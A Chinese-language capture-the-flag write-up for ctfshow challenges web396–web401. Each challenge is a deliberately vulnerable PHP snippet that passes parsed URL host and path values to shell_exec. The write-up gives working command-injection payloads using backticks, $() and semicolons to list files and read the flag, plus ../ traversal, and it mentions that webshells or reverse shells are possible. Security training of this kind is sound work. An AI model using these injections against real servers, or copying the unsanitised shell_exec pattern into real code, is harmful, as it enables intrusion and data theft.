web396

<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 17:20:22
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
#使用 parse_url() 函数解析用户输入的 URL 字符串
#该函数会将 URL 拆解为一个关联数组。例如,如果你输入 http://example.com/test.php:
#$url['host'] 为 example.com
#$url['path'] 为 /test.php
    shell_exec('echo '.$url['host'].'> '.$url['path']);
#shell_exec 函数会将字符串直接传递给操作系统的 Shell(如 /bin/sh)执行
#由于代码直接拼接了用户可控的 $url['host'] 和 $url['path'],且没有任何过滤,导致了命令注入
}else{
    highlight_file(__FILE__);
}
|----------|-------------------|--------------------------|
| 部分 | 示例 | 说明 |
| scheme | https | 协议(常见有http、https、ftp等) |
| host | www.example.com | 主机地址/域名 |
| port | 8080 | (省略时默认http是80,https为443) |
| query | ?user=alice | 查询参数 |
| fragment | #section1 | 页面锚点,供浏览器滚动到指定位置 |
| path | /path/to/resource | 路径,资源在服务器的位置 |

?url=http://`ls`/var/www/html/1.txt

?url=http://`cat fl0g.php`/var/www/html/1.txt

?url=http://$(ls)/var/www/html/1.txt
在Shell脚本或命令行里,$()语法可以用来执行系统命令。它的作用叫"命令替换"
会把括号里的命令先执行,然后用输出结果代替$()这个表达式的内容

?url=http://1/1;echo `ls` > 1.txt
可以用分号截断当前命令,然后执行新命令,可以直接写文件、写webshell
或者反弹shell都可以,看你喜欢哪个
读取当前目录内容
web397
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 17:49:13
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    shell_exec('echo '.$url['host'].'> /tmp/'.$url['path']);

}else{
    highlight_file(__FILE__);
}
为/tmp是在根目录,用../返回上一级即可,方法跟之前一样


?url=http://`ls`/../var/www/html/1.txt
?url=http://`cat fl0g.php`/../var/www/html/1.txt
web398
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 18:00:42
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    if(!preg_match('/;/', $url['host'])){
        shell_exec('echo '.$url['host'].'> /tmp/'.$url['path']);
    }

}else{
    highlight_file(__FILE__);
}

?url=http://`ls`/../var/www/html/1.txt
?url=http://`cat fl0g.php`/../var/www/html/1.txt
把之前说的第三种方法给过滤掉了但是没关系,还有两种方法
web399
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 18:04:27
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    if(!preg_match('/;|>/', $url['host'])){
        shell_exec('echo '.$url['host'].'> /tmp/'.$url['path']);
    }

}else{
    highlight_file(__FILE__);
}

?url=http://`ls`/../var/www/html/1.txt
?url=http://`cat fl0g.php`/../var/www/html/1.txt
web400
对host过滤了分号和>,影响的还是步骤三,步骤一和步骤二不影响
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 18:13:14
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    if(!preg_match('/;|>|http|https/i', $url['host'])){
        shell_exec('echo '.$url['host'].'> /tmp/'.$url['path']);
    }

}else{
    highlight_file(__FILE__);
}

#host 部分:parse_url 会认为双斜杠 // 之后、下一个单斜杠 / 之前的内容是 host。
#因此,它解析出的 $url['host'] 实际上是 `ls`
#多过滤了http和https,且不区分大小写,不过影响不大,步骤跟上题一样
?url=http://`ls`/../var/www/html/1.txt
?url=http://`cat fl0g.php`/../var/www/html/1.txt
web401
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2021-01-15 16:38:07
# @Last Modified by:   h1xa
# @Last Modified time: 2021-01-15 18:16:48
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


#error_reporting(0);
if(isset($_GET['url'])){
    $url = parse_url($_GET['url']);
    var_dump($url);
    if(!preg_match('/;|>|http|https|\|/i', $url['host'])){
        shell_exec('echo '.$url['host'].'> /tmp/'.$url['path']);
    }

}else{
    highlight_file(__FILE__);
}

多过滤了反斜杠
?url=http://`ls`/../var/www/html/1.txt
